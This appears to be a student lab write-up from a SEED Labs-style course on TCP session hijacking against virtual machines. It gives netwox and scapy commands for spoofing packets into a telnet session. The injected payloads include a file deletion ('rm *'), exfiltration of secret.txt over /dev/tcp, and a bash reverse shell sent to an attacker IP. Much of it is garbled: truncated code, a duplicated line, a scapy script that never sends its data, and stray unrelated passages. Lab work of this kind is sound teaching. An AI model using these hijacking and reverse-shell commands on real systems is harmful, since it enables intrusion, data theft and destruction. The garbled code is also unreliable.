A telnet connection is established between the user and the server. The Wireshark capture shown is the evidence of it


cs458 Clone 2.0-Observer [Running]

```
[12/06/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Dec  6 16:25:00 EST 2020 from 10.0.2.4
on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/06/20]seed@VM:~$
```



From the Wireshark capture, we note down the next sequence number from user to server
 Next SeqNumber: 1272648947, Ack number: 1856354014,

We use the netcat (nc) command on the attacker to wait for a connection from the server.

We run the nc command to set up TCP server listening on port 9090

The cat command prints out the content of the secret.txt file. But instead of printing out locally, we redirect the output to a pseudo file /dev/tcp/10.0.2.15/9090, which creates a connection with the TCP server running on the attacker and send the data via the connection.

```
[12/06/20] seed@VM:~$  
[12/06/20] seed@VM:~$ cat /home/seed/secret.txt | nc -l 9090
```



A terminal window titled "Terminal" showing the command "nc -l 9090 -v" being run. The output shows the server listening on port 9090 and accepting a connection from the IP address 10.0.2.4 on port 48316. The message "Welcome to the secret file" is then printed to the terminal.

```
[12/06/20] seed@VM:~$ nc -l 9090 -v  
Listening on [0.0.0.0] (family 0, port 9090)  
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2,  
port 48316)  
*****  
Welcome to the secret file  
*****
```

The attacker uses the netwox 40 to spoof a TCP packet and hijack the session. We specify the source ip, destination ip, source port, destination port, sequence number, acknowledgment number and the data to be sent.

```
$ sudo netwox 40 --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5  
--tcp-src 59714 --tcp-dst 23 --tcp-seqnum 3089814629 --tcp-acknum 1471714290 --tcp-ack --tcp-psh  
--tcp-window 128 --tcp-data "6c730d00"
```

cs458-Attacker [Running]

Terminal

```
[12/06/20]seed@VM:~$ sudo netwox 40 --ip4-offsetfrag 0  
--ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.4 --ip4-  
dst 10.0.2.5 --tcp-src 59714 --tcp-dst 23 --tcp-seqnum  
3089814629 --tcp-acknum 1471714290 --tcp-ack --tcp-psh  
--tcp-window 128 --tcp-data "6c730d00"
```

IP

| | | | |
|--------------|----------|----------|-----------|
| version | ihl | tos | totlen |
| 4 | 5 | 0x00=0 | 0x002C=44 |
| id | | r D M | offsetfra |
| 0x3DD4=15828 | | 0 0 0 | 0x0000=0 |
| ttl | protocol | checksum | |
| 0x40=64 | 0x06=6 | 0x24F0 | |
| source | | | |
| 10.0.2.4 | | | |

Terminal

```
source  
10.0.2.4  
destination  
10.0.2.5  
TCP  
source port | destination port  
0xE942=59714 | 0x0017=23  
seqnum  
0xB82AD465=3089814629  
acknum  
0x57B893F2=1471714290
```

```

Terminal
t | 0xE942=59714 | 0x0017=23
| seqnum
| 0xB82AD465=3089814629
| acknum
| 0x57B893F2=1471714290
| doff |r|r|r|r|C|E|U|A|P|R|S|F| window
| 5 |0|0|0|0|0|0|0|1|1|0|0|0| 0x0080=128
| checksum | urgptr
| 0xBC37=48183 | 0x0000=0
6c 73 0d 00 # l
S..
[12/06/20]seed@VM:~$ 

```

Wireshark capture:

Capturing from enp0s3

| | Source | Destination | Protocol | Length | Info |
|--|--------------------------|-------------------|----------|--------|---------|
| 7:23:29.453211722 | 10.0.2.15 | 224.0.0.251 | MDNS | 87 | Standar |
| 7:23:30.701993566 | fe80::a3ad:96c:9480:aa17 | ff02::fb | MDNS | 107 | Standar |
| 7:24:41.223339825 | PcsCompu_ca:69:2a | Broadcast | ARP | 60 | Who has |
| 7:24:41.223564398 | PcsCompu_21:25:ce | PcsCompu_ca:69:2a | ARP | 60 | 10.0.2. |
| 7:24:41.284949126 | PcsCompu_ca:69:2a | Broadcast | ARP | 60 | Who has |
| 7:24:41.284977181 | PcsCompu_ad:8d:d2 | PcsCompu_ca:69:2a | ARP | 42 | 10.0.2. |
| 7:24:41.327505766 | 10.0.2.4 | 10.0.2.5 | TELNET | 60 | Telnet |
| 7:24:41.327824160 | 10.0.2.5 | 10.0.2.4 | TCP | 60 | 23 - 59 |
| 7:24:41.343888142 | 10.0.2.5 | 10.0.2.4 | TCP | 60 | 23 - 59 |
| 7:24:46.557484791 | PcsCompu_21:25:ce | PcsCompu_ad:8d:d2 | ARP | 60 | Who has |
| 7:24:46.557500521 | PcsCompu_ad:8d:d2 | PcsCompu_21:25:ce | ARP | 42 | 10.0.2. |
| 7:25:19.443847274 | 10.0.2.15 | 10.0.2.3 | DHCP | 342 | DHCP Re |
| 7:25:19.446151027 | 10.0.2.3 | 10.0.2.15 | DHCP | 590 | DHCP AC |
| 7:25:24.471706243 | PcsCompu_ca:69:2a | PcsCompu_1e:a7:80 | ARP | 60 | Who has |
| 7:25:24.471714419 | PcsCompu_1e:a7:80 | PcsCompu_ca:69:2a | ARP | 60 | 10.0.2. |
| 7:25:38.622210819 | 10.0.2.5 | 10.0.2.3 | DHCP | 342 | DHCP Re |
| 7:25:38.622210819 | 10.0.2.3 | 10.0.2.5 | DHCP | 590 | DHCP AC |
| ▶ Frame 14423: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0 | | | | | |
| ▶ Ethernet II, Src: PcsCompu_ad:8d:d2 (08:00:27:ad:8d:d2), Dst: PcsCompu_21:25:ce (08:00:27:21:25:ce) | | | | | |
| ▶ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5 | | | | | |
| ▶ Transmission Control Protocol, Src Port: 59714, Dst Port: 23, Seq: 3089814629, Ack: 1471714290, Len: 4 | | | | | |
| ▼ Telnet | | | | | |
| Data: ls\r | | | | | |
| 0000 08 00 27 21 25 ce 08 00 27 ad 8d 02 08 00 45 00 ..%'%... '....E. | | | | | |
| 0010 00 2c 3d d4 00 00 40 06 24 f0 0a 00 02 04 0a 00 ,.=...@. \$..... | | | | | |
| 0020 02 05 e9 42 00 17 b8 2a d4 65 57 b8 93 f2 50 18 ...B...* .eW...P. | | | | | |
| 0030 00 80 bc 37 00 00 0c 73 0d 00 00 007.ls ... | | | | | |

Telnet (telnet). 4 bytes

Packets: 14435 · Displased: 14435 (100.0%) · Profile: Default

Using scapy :

TCP Hijacking is when spoofed packets are used to take over a connection between a victim and a host machine by accessing the sequence number for a connection between the victim and the host.


For this task, a python script will be written from scratch in a dynamic fashion, using the scapy library when necessary. Start python and import scapy using the following commands:

```
#python hijacking.py  
#from scapy.all import *
```

```
#!/usr/bin/python  
from scapy.all import *  
print("Sending reset packet... ")  
IPLayer = IP(src="10.0.2.9", dst = "10.0.2.11")  
TCPLayer = TCP(sport=37224, dport=23, flags="R", seq=3418629329)  
pkt = IPLayer/TCPLayer  
ls(pkt)  
send(pkt, verbose=0)
```

```
[12/07/20]seed@VM:~$ nano hijacking.py
```

First of all, the variables must be declared, which are the destination ip address, the gateway address for the router, the port number to be used, and some filter criteria for later use. The destination ip address is the ip address of the other virtual machine, the gateway address for the router can be found by running the following command in command prompt (outside of the Python shell):



From the Wireshark capture, we note down the next sequence number from user to server
Next SeqNumber: 1272648947, Ack number: 1856354014,

After knowing the next sequence number, ack number, we can add them in our code:

```

#!/usr/bin/python

from scapy.all import *

ip = IP(src="10.0.2.5", dst="10.0.2.4")

tcp = TCP(sport=23, dport=56332, flags="R", seq=1145577020, ack=2$)
data="\r rm *\n\r"
data="\r rm *\n\r"

pkt = ip/tcp

ls(pkt)

send(pkt,verbose=0)

```

There, we can see the details:

```

[12/07/20]seed@VM:~$ sudo python hijacking.py
version      : BitField (4 bits)          = 4
(4)
ihl         : BitField (4 bits)          = None
(None)
tos         : XByteField                = 0
(0)
len         : ShortField               = None
(None)
id          : ShortField               = 1
(1)
flags        : FlagsField (3 bits)       = <Flag 0 ()>
(<Flag 0 ()>)
frag        : BitField (13 bits)        = 0
(0)
ttl          : ByteField                 = 64
(64)
proto        : ByteEnumField           = 6
(0)
chksum      : XShortField             = None
(None)
src          : SourceIPField            = '10.0.2.5'
(None)
dst          : DestIPField              = '10.0.2.4'

```

```

(None)
options    : PacketListField          = []
([])
```
sport : ShortEnumField = 23
(20)
dport : ShortEnumField = 56332
(80)
seq : IntField = 1145577020
(0)
ack : IntField = 2583853602L
(0)
dataofs : BitField (4 bits) = None
(None)
reserved : BitField (3 bits) = 0
(0)
flags : FlagsField (9 bits) = <Flag 4 (R)>
(<Flag 2 (S)>)
window : ShortField = 8192
(8192)
checksum : XShortField = None
(None)
urgptr : ShortField = 0
(0)

```

```

options : TCPOptionsField = []
([])
[12/07/20]seed@VM:~$ nano hijacking.py
[12/07/20]seed@VM:~$ sudo python hijacking.py
version : BitField (4 bits) = 4
(4)
ihl : BitField (4 bits) = None
(`None`)
tos : XByteField = 0
(0)
len : ShortField = None
(None)
id : ShortField = 1
(1)
flags : FlagsField (3 bits) = <Flag 0 ()>
(<Flag 0 ()>)
frag : BitField (13 bits) = 0
(0)
ttl : ByteField = 64
(64)
proto : ByteEnumField = 6
(0)
checksum : XShortField = None
(None)

```

The script running on the 1st virtual machine should start to list the sequence numbers for any TCP packet sent over port (ie, any packet relating to the SSH session currently in progress). This means that the session has been successfully hijacking, and that the connection has been compromised.

Now, we create a file named new.txt in the TCP folder:


```
[12/07/20]seed@VM:~$ cd TCP
[12/07/20]seed@VM:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Dec 7 00:15 new.txt
[12/07/20]seed@VM:~/TCP$ ll
total 0
```

After running the command (step before), as what shown below, we can see that the git deleted on the server.

### 3.5. Task 5: Creaming Reverse Shell using TCP Session Hijacking

```
$ nc -l 9090 -v
```

A telnet connection is established between the user and the server. The Wireshark capture shown is the evidence of it.



The screenshot shows a terminal window with the following text output:


```
[12/06/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Dec 6 16:42:19 EST 2020 from 10.0.2.4
on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/06/20]seed@VM:~$
```

From the Wireshark capture, we note down the various packet information



To launch the attack we need to get the hex value. For this purpose we use python.

We need to get the shell program to use the TCP pseudo device for its input. We can achieve that by appending 0<&1.

By specifying 2>&1, we are redirecting the standard error device (file descriptor 2) to the file descriptor 1, basically forcing the program to also use the std output device for printing out error messages.

```
"\r\r/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1\r".encode("hex")
```

```
[12/06/20]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\r\r/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1\r".encode("hex")
'0d0d2f62696e2f62617368202d69203e202f6465762f7463702f31
302e302e322e31352f3930393020303c263120323e26310d'
>>> █
```

The attacker uses the netwox 40 to spoof a TCP packet and hijack the session. We specify the source ip, destination ip, source port, destination port, sequence number, acknowledgment number and the data to be sent

```
$ sudo netwox 40 --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.4 --tcp-sr
c 53700 --tcp-dst 23 --tcp-seqnum 3862965514 --tcp-acknum 3719047389 --tcp-window 128 --tcp-urgptr
0 --tcp-data "0d0d2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930
393020303c263120323e26310d"
```

```
[12/06/20]seed@VM:~$ sudo netwox 40 --ip4-offsetfrag 0
--ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-
dst 10.0.2.4 --tcp-src 53700 --tcp-dst 23 --tcp-seqnum
3862965514 --tcp-acknum 3719047389 --tcp-window 128 --t
cp-urgptr 0 --tcp-data "0d0d2f62696e2f62617368202d6920
3e202f6465762f7463702f31302e302e322e31352f3930393020303
c263120323e26310d"
IP _____
|version| ihl | tos | totlen
|__4__|__5__|__0x00=0__|__0x005B=91__
| id | r | D | M | offsetfra
g |__0x604B=24651__|__0|0|0|__0x0000=0
| ttl | protocol | checksum
|__0x40=64__|__0x06=6__|__0x024A__
```

```
0d 0d 2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e # .
./bin/bash -i >
20 2f 64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 #
/dev/tcp/10.0.2
2e 31 35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e # .
15/9090 0<&1 2>
26 31 0d # &
1.
[12/06/20]seed@VM:~$ █
```

When the attack is successful we get the reverse shell on the attacker machine.

The nc command will send whatever we type on the Attacker to remote shell program on the server and relay back whatever is printed out by the remote shell program. Hence we will have the full control of the remote shell program.

```
[12/06/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family
port 48430)
[12/06/20]seed@VM:~$ ls
ls
bin
Customization
Desktop
Documents
Downloads
examples.desktop
Music
Pictures
Public
secret.txt
source
Templates
Videos
[12/06/20]seed@VM:~$ cat secret.txt
cat secret.txt
```

```
cat secret.txt

Welcome to the secret file

```